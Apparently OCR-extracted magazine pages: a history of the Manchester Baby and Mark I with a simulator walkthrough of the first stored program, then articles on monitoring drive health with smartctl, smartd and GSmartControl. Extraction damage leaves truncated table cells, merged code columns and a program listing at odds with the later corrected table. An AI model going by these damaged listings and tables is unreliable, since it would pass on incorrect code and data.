Each program instruction had 20 bits, of which 10 bits held the instruction code and 10 bits the address. The initial instruction set had 26 instructions (later 30, when the magnetic drum transfer instructions were added). Initially, just as with the Baby, instructions had to be keyed in, but the Final version had a teleprinter with five-hole paper tape reader and punch. Turing created a base-32 encoding scheme, which meant that programs and data could be written to and read from the paper tape. This was largely based on the existing ITA2 five-bit teleprinter code, which maps each of the 32 binary values in a five-bit system to a character. One of the characters Turing changed was binary zero (00000), which he wrote as **/** and which was very common in programs, and 01000, which he wrote as **@**. Each 40-bit word was therefore represented as eight five-bit characters, so could be written (eg) ABC//F@G. Without an assembly language, programmers had to produce their programs in this format, translating binary instructions to ITA2, and were encouraged to memorise the ITA2 table. The Mark I, like the Baby, also wrote its storage right-to-left, rather than left-to-right, so decimal one was 10000 rather than 00001 as would be expected today. Negative numbers were represented with two's complement (so the value of the most significant bit indicates sign: 0 for positive and 1 for negative).

An early user suggested that the frequently seen **//////** in early programs was an unconscious reflection of Manchester's wet weather – reminiscent of rain seen through a dirty window.

Simulating the Manchester Baby

There's a great Java simulator of the Manchester Baby available online at **www.davidsharp.com/baby**. It has a photo-realistic GUI so you can press the typewriter keys and flick various switches to set Williams tube bits just like the original team.

The red round typewriter keys each set a single bit of a particular line. They run top–bottom and left–right; so the top-left key sets bit 0, and the bottom-right would adjust bit 39, but only 0–31 are connected.

The write/erase switch at bottom-right sets whether the typewriter sets the bit as 1 or 0. (The KSC switch at the bottom clears the store.)

Williams and Kilburn with the original machine. (Copyright University of Manchester)

The switches (labelled 1, 2, 4…) underneath the typewriter choose the line to be edited, via binary coding. Line 0 is at the top of the screen; set all the switches up to access it, then flick switch 1 down for the next line down, switch 1 up and switch 2 down for the next after that, and so on. This is how you enter a program, a line at a time, into the store: pick the line and set each bit with the typewriter keys.


The KLC / KSC / KAC buttons at the bottom clear the current action line, the store, and the accumulator, respectively. The C, A, Sc red buttons at the bottom let allow you to look at the control, the accumulator, or the store, respectively. Flicking the CS switch to Run will run through all the stored program lines, until a **Stop** instruction is reached. To clear the **Stop** light, hit the KC button. This will also execute a single line at a time.

"The most significant aspect of the Mark I was that it introduced index registers."

To get started, try out one of the sample programs from the menu. **primegen.asc** generates primes, and stores them in lines 21 and 22. Check out the View > Disassembler menu to see a translation of the dots on the screen. Note that line 0 is at the top of the screen, and that numbers are stored least-significant-digit-to-right, so **-.-...** on the screen is 5 in decimal. To run the program, clear everything first, load it into the store from the menu, then flick the CS switch to run. Once the red stop light goes on, you have a prime stored in lines 21 and 22. Hit KC to clear the stop light, then flick CS up and down again to run again until the next stop and the next prime.

Next, we're going to transcribe the first ever program into the simulator, and run that. There's a useful online guide to the Baby from the Computer Conservation Society. This includes the structure of an instruction:

Line #		Function	
0 1 2 3 4	5 .. 12	13 14 15	16 .. 31



```
04  CMP              ; 49152
05  JRP 22           ; 8214
06  SUB 23           ; 32791
07  STO 25           ; 24601
08  LDN 19           ; 16403
09  LDN 23           ; 16407
10  SUB 24           ; 32792
11  STO 21           ; 24597
12  LDN 21           ; 16405
13  STO 23           ; 24599
14  LDN 25           ; 16409
15  CMP              ; 49152
16  STP              ; 57344
17  JMP 24           ; 24
18  STP              ; 57344
19  JMP 0            ; 0
20  NUM -16          ; STP
21  JMP 7            ; 7
22  NUM -3           ; STP
23  NUM -7           ; STP
24  JMP 1            ; 1
25  JMP 0            ; 0
26  JMP 18           ; 18
27  JMP 0            ; 0
28  JMP 0            ; 0
29  JMP 0            ; 0
30  JMP 0            ; 0
31  JMP 0            ; 0
```

Here's the Baby simulator with first (buggy!) version of our program loaded up.

Only the first five bits and bits 13–15 are used at all. The line number is the line of the store to which the function is to be applied. The instruction set looks like this (CI is the Control Instruction, and A is the accumulator):

Function	Binary (LSD right)	1948 mnemonic	Modern mnemonic	Description
0	000	s,C	JMP	Copy content of store line s to CI
1	100	c+s,C	JRP	Add content of store line s to CI
2	010	-s,A	LDN	Copy content of store line s, negated, to A
3	110	a,s	STO	Copy content of A to store line s
4	001	a-s,A	SUB	Subtract content of store line s from A
5	101			As 4.
6	011	Test	CMP	Skip next instruction if content of A is negative.
7	111	Stop	STOP	Stop machine and light Stop bulb.

So, here's that first program, based on the reconstruction by Geoff Toothill and Tom Kilburn from Toothill's lab book notes (**www.cs.man.ac.uk/CCS/res/res20.htm#e**). It finds the highest factor of a given number (**a**), by starting with **b = a - 1**, and testing that and every smaller number until it succeeds. Early test cases included a = 19, a = 31 (both primes), a = 3141 (final b = 1047), a = 4537 (final b = 349), and the full trial case of 2^{18}. The final b value for that was 2^{17}, and finding it took 52 minutes.

In the Instruction column, I've shown the notebook transcription with the 1948 handbook mnemonic in brackets. The Assembly encoding is a 'fake', in the sense that it will work with the simulator but no such thing existed for the original programmers. They had to work with binary, and I've given that in the binary column (least significant digit to right, as already mentioned, and **0..0** or **1..1** means fill in the rest of the line with 0s or 1s). Finally there's a description of what each instruction does.

An overview of the program stages is below. The lines in italics are lines from the lab book notes, which I altered to get the program to run, so leave them out when typing it in.

Line	Instruction	Assembly encoding	Binary encoding	Description
0	-	JMP 0	0..0	Empty line apparently needed by simulator, not present in notebook
1	-18, C (-18, A)	LDN 18	01001 0000 0000 010 0..0	Copy empty line to accumulator to clear it
2	-19, C (-19, A)	LDN 19	11001 0000 0000 010 0..0	Load +a into accumulator
3	Sub 20 (a-20, A)	SUB 20	00101 0000 0000 001 0..0	Trial subtraction: a - current b
4	Test	CMP	00000 0000 0000 011 0..0	is difference negative?
5	Add 21, Cl (c+21, Cl)	JRP 21	10101 0000 0000 100 0..0	Still positive. Jump back two lines (by adding -3 to the current instruction line)
6	Sub 22 (a-22, A)	SUB 22	01101 0000 0000 001 0..0	Difference is negative, so we subtracted too many. Add back current b.
7	c, 24 (a,24)	STO 24	00011 0000 0000 110 0..0	Store remainder
8	-	LDN 18	01001 0000 0000 010 0..0	Clear accumulator again using empty line. This wasn't in the original notes but seems to be needed. (Note: line numbers from here do not match notebook.)
9	-22, C (-22, A)	LDN 22	01101 0000 0000 010 0..0	Load current b.
10	Sub 23 (a-23, A)	SUB 23	11101 0000 0000 001 0..0	Create next b = current b - 1.
11	c, 20 (a, 20)	STO 20	00101 0000 0000 110 0..0	Store next b.
12	-20, C (-20, A)	LDN 20	00101 0000 0000 010 0..0	Load negative next b.
13	c, 22 (a-22, A)	STO 22	01101 0000 0000 110 0..0	Store negative next b.
14	-24, C (-24, A)	LDN 24	00011 0000 0000 010 0..0	Load negative of remainder (see line 7).
15	Test	CMP	00000 0000 0000 011 0..0	Is remainder negative? If not, it must be zero.
16	-	STP	00000 0000 0000 111 0..0	Remainder is zero, so stop. I found this line 16 worked where the one below didn't.
16.5	25, Cl (25, C)	JMP 25	10011 0000 0000 000 0..0	Original line in notebook which I couldn't make work; remainder is zero, so jump to line [16]
17	23, Cl	JMP 23	11101 0000 0000 000 0..0	Remainder is negative, so jump back to line 1 (number in location 23). In notebook this was line 2, but that left the accumulator un-zeroed and caused errors.
17.5	Stop	STP	00000 0000 0000 111 0..0	Original line 17. This would be line 18 given the line number errors, but with the replacement line 16, it's not needed.
18	init	leave blank	0..0	0 (blank)
19	init	NUM -3141	11011 1011 1001 1..1	-a (value to be tested); here -3141

```
20      init    NUM 3140  00100 0100 0110 0..0  initial b (a-1); here 3140
21      init    NUM -3    10111 1..1 -3
22      init    NUM -314000111 1011 1001 1..1 -(initial b); here -3140
23      init    NUM 1     10000 0..0 1
24      init    leave blank0..0         0 (blank)
25      init    NUM 16    00001 0..0 16 -- in notebook for use in line 16.5
```

Negative numbers are stored as two's complement (to produce this yourself, write the number out in binary, swap all the 1s for 0s and 0s for 1s, and add 1). I've added lines 0 and 8, affecting line numbering for lines 8–17, and have altered lines 16–17.

The program works like so:

Lines 0–2: Clear the accumulator, and load **a** (the value whose highest divisor we are trying to find).

Lines 3–5: Subtract **b** repeatedly until you reach a negative number.

Lines 6–7: The negative number means we've gone too far, so add **b** back again once. This means that the accumulator now contains whatever is left over (the remainder) when you divide **a** by **b**. Store that remainder.

Lines 8–13: Clear the accumulator again and get the next **b** value, by subtracting one from the current **b**. Store that as both positive and negative values for use in the next loop.

Lines 14–17: Load the remainder back again, and test it. If it's zero, then we've found a divisor, and the program stops. If not, we loop back to the beginning.

Lines 18–25: Data values, both fixed and altered as the program runs.

To input this, you can input the binary directly with the switches, to really get a feel for how it was in 1948! Alternatively, you can use the Assembly encoding, by saving it in a file called **babyfactor.asm** with line numbers, as shown:


```
25
0  JMP 0
1  LDN 18
...
```

Load this from the file menu. The number at the top is the number of lines of code in the file and is necessary. Arguably it's cheating a bit, but bugfixing is much easier using assembly!

To run it, flick the 'Run' switch at the bottom to run the whole thing until the lightbulb lights (this may take a while for the given value of **a**). Once the lightbulb lights, read the **b** value from line 21 (use the Disassembler for ease!). The highest divisor is **b+1** (because **b** is decremented ready for the next time before the **STOP** line is reached). For the value of **a** given here (3141) this should be 1047.

Sometimes I found I had to hit the KC switch once before the Run switch. The simulator is a little temperamental; if you have problems, reload the simulator and start over.

For debugging or to watch the program working, you can step through it one line at a time with the KC button. (In which case I recommend using smaller **a** and **b** values.) You could also check out Toothill's article to see how they improved the program over time and make your own edits.


Close-up of the working replica at the Manchester Museum of Science and Industry. Image CC-BY-SA ,Parrot of Doom.

Further developments

The Manchester Mark I was the basis for the Ferranti Mark I, the first commercially available general-purpose electric computer. It just beat out UNIVAC, which was handed to the US Census Bureau on 31 March 1951; the first Ferranti Mark I was delivered to the University of Manchester in February 1951. The oldest recorded computer music was played on a Ferranti, using its **hoot** command, and is available from **www.digital60.org/media/mark_one_digital_music**.

One of the oldest computer games, a chess-playing program, was also written for the Ferranti by Dr Prinz in 1951, although it could handle only mate-in-two chess problems, not whole games. Turing had also been experimenting with chess computer programs, and wrote a program for a non-existent computer between 1948 and 1950. In 1952 he tried to implement it on the Ferranti, but the computer wasn't sufficiently powerful. Instead, Turing simulated it by hand, taking around 30 minutes per move. The game was recorded, but the computer lost.

After the Manchester Mark I first ran, neurosurgeon Sir Geoffrey Jefferson argued in 1949 that no machine could ever feel emotion or truly 'think'. This undoubtedly had an effect on Turing's thinking about machine intelligence. Turing explicitly disagreed with Jefferson, arguing that while this might be true now, it was not necessarily true for ever. The debate is, of course, still live today.

Juliet Kemp is a programming polyglot, and the author of O'Reilly's *Linux System Administration Recipes*.

LINUXVOICE MASTERCLASS

How to keep on top of your hard drives, so you won't be in for a nasty surprise when one of them fails.

THE SMART WAY TO MONITOR YOUR HARD DRIVE

Don't get caught out by a failing hard drive.

JOHN LANE

The most valuable part of your computer is the data stored within. That's why you take regular backups and hedge against failures by running RAID arrays. Or perhaps you don't think about the worst until after it has happened? Perhaps it would help if you could predict when that might be – that would be smart. It would also be Smart.

Smart stands for Self-monitoring, Analysis and Reporting Technology, and is a monitoring system for hard and solid-state drives that detects and reports on various indicators of reliability with the aim of anticipating failures. Smart is built into the drive's firmware, and maintains various attributes that measure its performance and reliability.

The tools that you use to interact with Smart are collectively known as **Smartmontools**, and should be accessible in your distribution's package manager; for example, in Debian-based systems you'd install it with:

```
apt-get install smartmontools
```

It provides two things: a tool called **smartctl**, which enables you to interact with your Smart drives, and **smartd**, which is a daemon that can be used to perform monitoring in the background.

To begin, you can scan for Smart drives and establish whether they have Smart enabled:

```
sudo smartctl --scan
sudo smartctl --info /dev/sda
```

If Smart isn't enabled, the command to enable it is

```
sudo smartctl -s on /dev/sda
```

To view a drive's health self-assessment test result:

```
sudo smartctl --health /dev/sda
```

which will tell you briefly if the drive is about to fail. If your drive reports that it is failing then it would be a good idea to think about backing up and replacing it as soon as possible.

You can delve further into the Smart data: **--capabilities** shows the Smart features that the drive has, and **--attributes** lists the Smart attributes that the drive monitors (this is probably the useful information that you would like to see).


What's going on with your drive?

The **attributes** display shows a raw value that's vendor-specific but usually sensible – a temperature's raw value is usually represented by a Celsius value, for example – but, to remove vendor-specifics, the firmware normalises them as a value between 1 and 254. The report displays the normalised value in a column called **VALUE** and the raw value in one called **RAW VALUE**. The third important value is in the **THRESH** column, which is a threshold that indicates failure when the normalised value is less than this value. The thresholds are chosen so they indicate imminent failure within 24 hours.

Other columns include **WORST**, which shows the closest to failure value that the attribute's normalised value has held since Smart was enabled, and **TYPE**, which shows a value of either Pre-failure or Old age and describes whether an attribute indicates imminent failure or end-of-life due to expected wear and aging. Don't be alarmed when you see many attributes with Pre-fail against them – that alone does not mean your drive is about to die!

The **WHEN_FAILED** column is the one that warns you when things are not good. It will show "failing

Use **smartctl --info** to see details of your drive, including whether Smart is enabled.



```
[john@testbox]$ sudo smartctl --info /dev/sdd
smartctl 6.2 2013-07-26 r3841 [x86_64-linux-3.14.6-1-ARCH] (local build)
Copyright (C) 2002-13, Bruce Allen, Christian Franke, www.smartmontools.org

=== START OF INFORMATION SECTION ===
Model Family:     Seagate Barracuda 7200.11
Device Model:     ST31500341AS
Serial Number:    9VS1E026
LU WWN Device Id: 5 000c50 0111f615c
Firmware Version: CC1H
User Capacity:    1,500,301,910,016 bytes [1.50 TB]
Sector Size:      512 bytes logical/physical
Rotation Rate:    7200 rpm
Device is:        In smartctl database [for details use: -P show]
ATA Version is:   ATA8-ACS T13/1699-D revision 4
SATA Version is:  SATA 2.6, 3.0 Gb/s
Local Time is:    Tue Jun 17 14:36:34 2014 BST
SMART support is: Available - device has SMART capability.
SMART support is: Enabled

[john@testbox]$
```

now” when the normalised value is less then its threshold. If it isn’t failing now but has in the past it’ll show “in the past” and the **WORST** value will be less then the threshold.

Beware of vendors

Something to be aware of is that none of the attribute’s names and meanings are defined by the standard and, while they are generally used sensibly, vendors can, and sometimes do, use them for differing purposes. If you have a drive that does this then you can give the **--vendorattribute** argument to to alter how **smartctl** displays such attributes.

Smart attributes are updated by tests run within the drive’s firmware. The tests don’t affect a disk’s data and can operate when it is mounted and in use. There are three kinds of tests.


- **Online testing** happens transparently when Smart is enabled and it doesn’t impede the drive’s performance.
- **Offline testing** can impede performance. It can either be performed on-demand or automatically at regular intervals. They are suspended during disk access and, therefore, have little real impact.
- **Self-testing** only happens on demand. These are more resource intensive and can impede drive performance while running.

The online and offline tests update the Smart attributes (the **UPDATED** column in the attributes listing shows whether they are updated by online or offline testing).

Most drives perform offline testing automatically every four hours but you can enable or disable this with **smartctl --offlineauto**. If they are disabled, they can still be run on demand:

```
sudo smartctl --test=offline /dev/sda
```

Self-tests are different. These are only run on demand and, although they don’t affect the disk’s operation, they can be resource intensive. There are short tests that take a few minutes to complete and longer ones that can take several hours. A third kind of test is the conveyance test that’s designed to detect problems caused when the drive is in transit. The results of these tests can be viewed in the Smart logs (see the boxout above).



Device: /dev/sdd **Model:** ST31500341AS

SMART Attributes Data Structure revision number: 10

ID	Name	Failed	Norm-ed value	Worst	Threshold	Raw value	Type	Updated	Flag
1	Raw Read Error Rate	never	119	99	6	218911797	pre-failure	continuously	0x000f
3	Spin-Up Time	never	100	99	0	0	pre-failure	continuously	0x0003
4	Start / Stop Count	never	99	99	20	1306	old age	continuously	0x0032
5	Reallocated Sector Count	never	99	99	36	58	pre-failure	continuously	0x0033
7	Seek Error Rate	never	82					tinuously	0x000f
9	Power-On Time	never	78					tinuously	0x0032
10	Spin-Up Retry Count	never	100					tinuously	0x0013
12	Power Cycle Count	never	99					tinuously	0x0032
184	End to End Error	never	100					tinuously	0x0032
187	Reported Uncorrectable	never	100					tinuously	0x0032
188	Command Timeout	never	100					tinuously	0x0032
189	High Fly Writes	never	1					tinuously	0x003a
190	Airflow Temperature	never	53					tinuously	0x0022
194	Temperature (Celsius)	never	47					tinuously	0x0022
195	Hardware ECC Recovered	never	38					tinuously	0x001a
197	Current Pending Sector Count	never	100					tinuously	0x0012
198	Offline Uncorrectable	never	100					ffline data collect.	0x0010
199	UDMA CRC Error Count	never	200					tinuously	0x003e
240	Head Flying Hours	never	100					ffline data collect.	0x0000
241	Total LBAs Written	never	100	253	0	1539180164	old age	on offline data collect.	0x0000
242	Total LBAs Read	never	100	253	0	2828113070	old age	on offline data collect.	0x0000

Reallocated Sector Count
Number of reallocated sectors (Raw value). Non-zero Raw value indicates a disk surface failure.

When a drive encounters a surface error, it marks that sector as "unstable" (also known as "pending reallocation"). If the sector is successfully read from or written to at some later point, it is unmarked. If the sector continues to be inaccessible, the drive reallocates (remaps) it to a specially reserved area as soon as it has a chance (usually during write request or successful read), transferring the data so that no changes are reported to the operating system. This is why you generally don't see "bad blocks" on modern drives - if you do, it means that either they have not been remapped yet, or the drive is out of reserved area.

Note: SSDs reallocate blocks as part of their normal operation, so low reallocation counts are not critical for them.

Notice: The drive has a non-zero Raw value, but there is no SMART warning yet. This could be an indication of future failures and/or potential data loss in bad sectors.

The Smart attributes are a measure of the drive’s health.

Smart logs

Smart maintains various logs – here are the one’s you’re most likely to find useful. Refer to the **smartctl** man page for a full list of logs and their uses.

error	Summary SMART error log
xerror	Extended Comprehensive SMART error log
selftest	SMART self-test log
xselftest	Extended SMART self-test log

To view a log, use the command

```
sudo smartctl --log=TYPE /dev/sda
```

where **TYPE** is one of those listed above.

Tests are only useful if they are run and if their output is monitored. To help with this, the other part of **smartmontools** is the **smartd** daemon. It monitors Smart attributes for signs of problems, runs self-tests and reports to the system log. It can also use email to alert administrators of potential problems.

smartd

To use **smartd**, first check its config file, **/etc/smartd.conf** and then enable it in the appropriate manner for your system. For example, if you’re using systemd:

```
sudo systemctl enable smartd
sudo systemctl start smartd
```

The default configuration contains a single entry, **DEVICESCAN**, which instructs the daemon to scan for Smart devices to monitor. You can perform this scan yourself to see what would be monitored in this default scenario

```
sudo smartctl --scan
```

Should you wish to effect more control, you can replace this default configuration with explicit entries for each device. Any entry can be supplemented with directives that enable you to control which tests are performed and where issues get emailed to. For an explanation of these directives, see the man page for **smartd.conf** or do:

```
smartd -D
```

The directive that launches self-tests is one that you will probably want to use but it is a little complex. It’s specified as a regular expression of the form **T/MM/DD/d/HH** to represent a test and the date and time when it should be run. The **T** character defines the test type – either **S** for a short test or **L** for a long one. Coding regular expressions is beyond what we can cover here but, as an example, running a daily short test at 2AM and a weekly long test on Saturdays at 2AM could be achieved with an expression like this

```
(S/../.././02|L/../../6/02)
```

Here’s an example **smartd.conf** configuration:

```
DEVICESCAN -a -s (S/../.././02|L/../../6/02) -m me@example.com
```

Hopefully you’ll never experience a disk failure but, by spending some time getting to know **smartmontools** and configuring a **smartd** daemon to monitor your drives, at least you can be forewarned if the worst is about to happen.

A SMART GUI SOLUTION

GSmartControl makes checking your hard drives easy…

JOHN LANE

Sometimes a GUI application comes along that nicely supplements a command line tool. GSmartControl is a GUI wrapper around the command-line **smartctl** tool that we covered in the previous pages. It presents its output in a more accessible form and makes it even easier to interact with your Smart devices.

Because Smart is part of the drive's firmware, tests are run inside the drive – you need to issue one command to start a test and another to check its progress or end result. GSmartControl wraps this process up in a graphical shell around **smartctl** and makes it much easier to use Smart interactively. You can use GSmartControl without knowing how to use **smartctl**, but a little knowledge will help you understand some of the features and options.

Your distro's repository should contain the GSmartControl package, so installing should be straightforward:

```
apt-get install gsmartcontrol
```


It's a GTK application so its dependencies are minimal. Launching it can be as simple as typing **gsmartcontrol** but you will need root privileges to access some of the Smart functionality. As a convenience, you can launch it like this instead

```
gsmartcontrol-root
```

which will automatically perform **su** to gain root privileges (this requires that your environment has a graphical **su** interface, such as gksu). Enter the root password if prompted.

Once it's been appropriately launched, a scan is performed and the available drives are displayed as icons. You may see icons for non-Smart devices such as floppy and optical drives, but you can choose to hide such devices by setting an option in Options > Preferences. If the scan misses a device that you want, use Device > Add Device to add it manually.

The icon's title shows the drive's make and model; you can, in Options > Preferences, add its device name



Drive information: /dev/sdb, 200.05 GB, MAXTOR STM3200820A
Basic health check: PASSED
Model family: Unknown
☑ Enable SMART
☑ Enable Auto Offline Data Collection

Click on a device to see a health summary or double-click for detailed device information and to run tests.

and serial number to this view. Click on an icon to select it and a summary is displayed at the top of the window. Expanding the More option shows the drive's model family and offers options that enable/disable Smart and, if the drive supports them, its automatic offline tests.

Health check for drives

You work in GSmartControl one drive at a time. Double-click on a drive to open its device information window. This displays Smart data in tabs for identity, attributes, capabilities and logs. Each tab displays output from **smartctl** that you could get like this:


```
sudo smartctl --health --info --capabilities --attributes /dev/sda
```

The tabbed display makes the information more readable and provides plentiful help text that goes a long way to explain what the information means. Hover your mouse pointer over most things and a pop-up will explain what it is. This is especially useful when viewing attributes and capabilities whose meanings may be less-than obvious. This online

Preferences

You can customise the behaviour of GSmartControl through Options > Preferences on the main window's menu.

It has two tabs; the first allows application-wide general preferences. The second tab (shown right) enables you to configure how specific drives are handled. Some drives with firmware bugs need additional options passed to **smartctl** and this is where you can specify them. You can also blacklist irrelevant devices, like floppy disk drives, from the device scan so they aren't displayed.




Drive Search
Device blacklist patterns: fd.$

Per-drive Smartctl Parameters
Adding a drive here will make it use the specified parameters.

Device	Type
/dev/sda	<all>

Drive Properties:
Device: /dev/sda
Type:
Parameters: -F samsung3



Device: /dev/sdj **Model:** IC35L080AVVA07-0


Self-tests are built-in tests within the drive designed to recognize drive fault conditions. All self-tests are safe to user data. The tests can be performed during normal system operation, but will take longer to complete if the drive is not idle. You will not be able to access the drive's SMART data while a test is in progress.

Test type: Extended Self-test **Estimated duration:** 38 min

Extended self-test examines complete disk surface and performs various test routines built into the drive. Its result is reported in the Self-test Log.

Test completion: 70%; ETA: 8 min

You can see the progress of a running test and when it should finish.



```
[john@testbox]$ sudo smartctl --attributes /dev/sdd
smartctl 6.2 2013-07-26 r3841 [x86_64-linux-3.14.6-1-ARCH] (local build)
Copyright (C) 2002-13, Bruce Allen, Christian Franke, www.smartmontools.org

=== START OF READ SMART DATA SECTION ===
SMART Attributes Data Structure revision number: 10
Vendor Specific SMART Attributes with Thresholds:
ID# ATTRIBUTE_NAME          FLAG     VALUE WORST THRESH TYPE      UPDATED  WHEN_FAILED RAW_VALUE
  1 Raw_Read_Error_Rate     0x000f   118   099   006    Pre-fail  Always       -       196087878
  3 Spin_Up_Time            0x0003   100   099   000    Pre-fail  Always       -       0
